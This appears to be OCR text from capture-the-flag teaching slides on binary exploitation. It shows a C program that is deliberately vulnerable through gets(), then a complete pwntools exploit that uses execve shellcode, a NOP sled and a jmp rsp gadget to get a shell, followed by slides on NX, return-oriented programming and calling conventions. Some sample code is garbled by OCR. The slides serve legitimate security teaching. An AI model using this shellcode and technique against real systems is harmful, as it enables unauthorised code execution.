
15 mins to pwn ret2shell64

Download files at:
http://ctfd.platypew.social

`nc pwn.platypew.social 30003`

```c
#include <stdio.h>
#include <stdlib.h>

void vuln() {
    char buffer[256];
    gets(buffer);
}

int main() {
    puts("Guess my name");
    vuln("\xff\xe4");
    puts("Wrong!");

    return 0;
}
```

Exploit Flow



1. Calculate Padding (De Bruijn Sequence)
2. Injecting Shellcode into the stack
3. Jumping to JMP RSP gadget and moving RIP to shellcode
4. Get Shell!

```python
from pwn import *

elf = context.binary = ELF("./ret2shell64")

SHELLCODE = b"\x31\xc0\x48\xbb\xd1\x9d\x96" + \
            b"\x91\xd0\x8c\x97\xff\x48\xf7" + \
            b"\xdb\x53\x54\x5f\x99\x52\x57" + \
            b"\x54\x5e\xb0\x3b\x0f\x05"

PADDING = asm("nop") * (cyclic_find(0x6261616161616169, n=8) - len(SHELLCODE) - 30)
PADDING += SHELLCODE
PADDING += asm("nop") * 30

JMP_RSP = p64(next(elf.search(asm("jmp rsp"))))

SUB_RSP = asm("sub rsp, 0x41; jmp rsp;")

p = process(elf.path)

p.sendline(PADDING + JMP_RSP + SUB_RSP)
p.interactive()
```

Success!


No eXecute
(NX)

WHAT IS IT?

Defines areas of memory
as either instructions

Writable XOR Executable

WHAT IS IT?

Shellcode is useless
:(

Is it over?

Return-Oriented Programming

WHAT IS IT?

Chaining a bunch of code already present in the binary itself

WHAT IS IT?

In fact, you've already done it twice just now!

Ret Gadget
Jmp RSP Gadget

Passing Parameters

x86

Params are pushed onto the stack

x86_64

Parameters are stored in registers


Sample Code


```
int func(int a, int b, int c,
         int e, int f, int g) {
    return a + b + c + d + e + f;
}

int main() {
    func(1, 2, 3, 4, 5, 6);
}
```



x86
ESP
0x1
0x2
0x3
0x4
0x5
EBP
0x6
x86_64
RDI
0x1
RSI
0x2
RDX
0x3
RCX
0x4
R8
0x5
R9
0x6


Sample Code


```c
int func(int arg1) {
    return arg1;
}

int main() {
    char buffer[256];
    gets(buffer);
}
```


0x00000000
0xFFFFFFFF
Next instruction
ret
AAAA
AAAA
Address of func()
ESP
BBBB
0x1


0x00000000
0xFFFFFFFF
AAAA
AAAA
Address of func()
BBBB
0x1
ESP
Next instruction
push ebp


0x00000000
0xFFFFFFFF
AAAA
AAAA
AAAA
BBBB
0x1
ESP
Next instruction
mov ebp, esp


0x00000000
0xFFFFFFFF
AAAA
AAAA
AAAA
BBBB
0x1
ESP/EBP
arg1: [ebp + 0x8]
Next instruction
pop ebp


0x00000000
0xFFFFFFFF
Next instruction
ret
AAAA
AAAA
AAAA
BBBB
0x1
ESP


WHAT HAPPENS?

